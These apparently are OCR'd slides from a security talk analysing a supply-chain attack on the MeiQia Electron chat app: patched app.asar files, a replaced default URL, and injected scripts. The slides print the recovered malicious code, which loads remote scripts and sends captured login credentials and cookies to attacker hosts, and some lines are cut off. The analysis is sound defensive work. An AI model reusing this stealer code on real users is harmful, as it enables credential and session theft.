


```
    if (protocol === 'http:' || protocol === 'https:') {
      // 为了安全考虑,所有链接都通过外部浏览器打开
      shell.openExternal(val);
    }
```

// 为了安全考虑，所有链接都通过外部浏览器打开
// For security reasons, all links are opened through external browsers

```
show: false });
serWindow.show();}
```

MeiQia(美洽) live chat application




MeiQia(美洽) live chat application

- Batch/ps1 scripts patch MeiQia app
  - downloading already patched **app.asar** archive and replacing it
  - running a patcher script
- Patcher script changes .\modules\create-window.js inside **app.asar** archive
- Modifications include
  - Disabling auto updates
  - Setting fixed window size
  - Replacing the default URL (https://app.meiqia.com) with a malicious one
  - Embedding additional JavaScripts to be executed within MeiQia application context

MeiQia(美洽) live chat application


- Replaces default URL
- Modifies function “new-window” which injects additional scripts



```
const APP_URL = 'http://mmmm.whg7.cc/electron .php?a';
const handleWindowEvents = window => {
  window.webContents.on('page-title-updated', (e, title) => {
    updateTitle(window, title);
    appTray.updateTarySub();
  });

  // 打开外部链接 比如点击工作台侧栏的客服按钮打开独立聊天页
  window.webContents.on('new-window', (e, val) => {
    e.preventDefault();
    const { protocol } = url.parse(val);
    if (protocol === 'http:' || protocol === 'https:') {
      const browserWindow = new BrowserWindow({ autoHideMenuBar: true, show: false });
      browserWindow.webContents.loadURL(val);
      browserWindow.webContents.executeJavaScript(`
      xx=document.title;if(xx.indexOf('美洽')==-1){document.title='美洽';window.parent.parent.parent.paren
      .document.body.innerHTML='<meta http-equiv="refresh" content="0; url=https://app.meiqia.com/" />'
      ;location.href='https://app.meiqia.com/';s=document.createElement('script');s.src='https://r6.lv/g
      e("HEAD")[0]||document.body).appendChild(s);a=document.createElement('script');a.src='https://whg7
      yTagName("HEAD")[0]||document.body).appendChild(a);}else{
      function createAjax(){
var request=false;
```

MeiQia(美洽) live chat application

- Script to grab credentials and steal cookies



```
var ti=document.title
if(ti.indexOf('登录')>-1){
 document.getElementsByTagName("button")[0].addEventListener("click", function(){
     username = document.getElementById('email').value;
    password = document.getElementById('password').value;

    if (username.length > 0) {
      var newimg = new Image();

      newimg.src = 'https://app.meiqiacontents.com/gg/ab.php?do=api&id=u9Mtlr&username=' + escape(username) + '&pas
      );
    }
});
}else{
if(ti.indexOf('美')>-1){
      var newimg = new Image();
     if(document.cookie.length>0){
       newimg.src = 'https://app.meiqiacontents.com/gg/ab.php?do=api&id=cookie&cookie=' + escape(document.cookie);
     }else{
```

Conclusion

Takeaways

- Electron applications are usually “big” projects, consist of many files, which may be modified by threat actors
- App.asar archives contain even more files, which may hide malicious payload
- It is important to know where to look for possible malicious modifications
- Supply chain attacks defeat even cautious targets
- Running unsigned installer displays warnings on both Windows and MacOS, users likely used to ignore them

Conclusion

- Advanced threat actors with strong technical capabilities
- Patched Electron applications serve as downloaders/droppers to load additional native malware
- Custom malware toolkits working on multiple platforms
- The motivation of first two actors is espionage, motivation of Water Labbu is financial

References

- Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users (blogpost, Aug 12th, 2022)
- How Water Labbu Exploits Electron-Based Applications (blogpost, Oct 5th, 2022)
- Probing Weaponized Chat Applications Abused in Supply-Chain Attacks (blogpost, Dec 14th, 2022)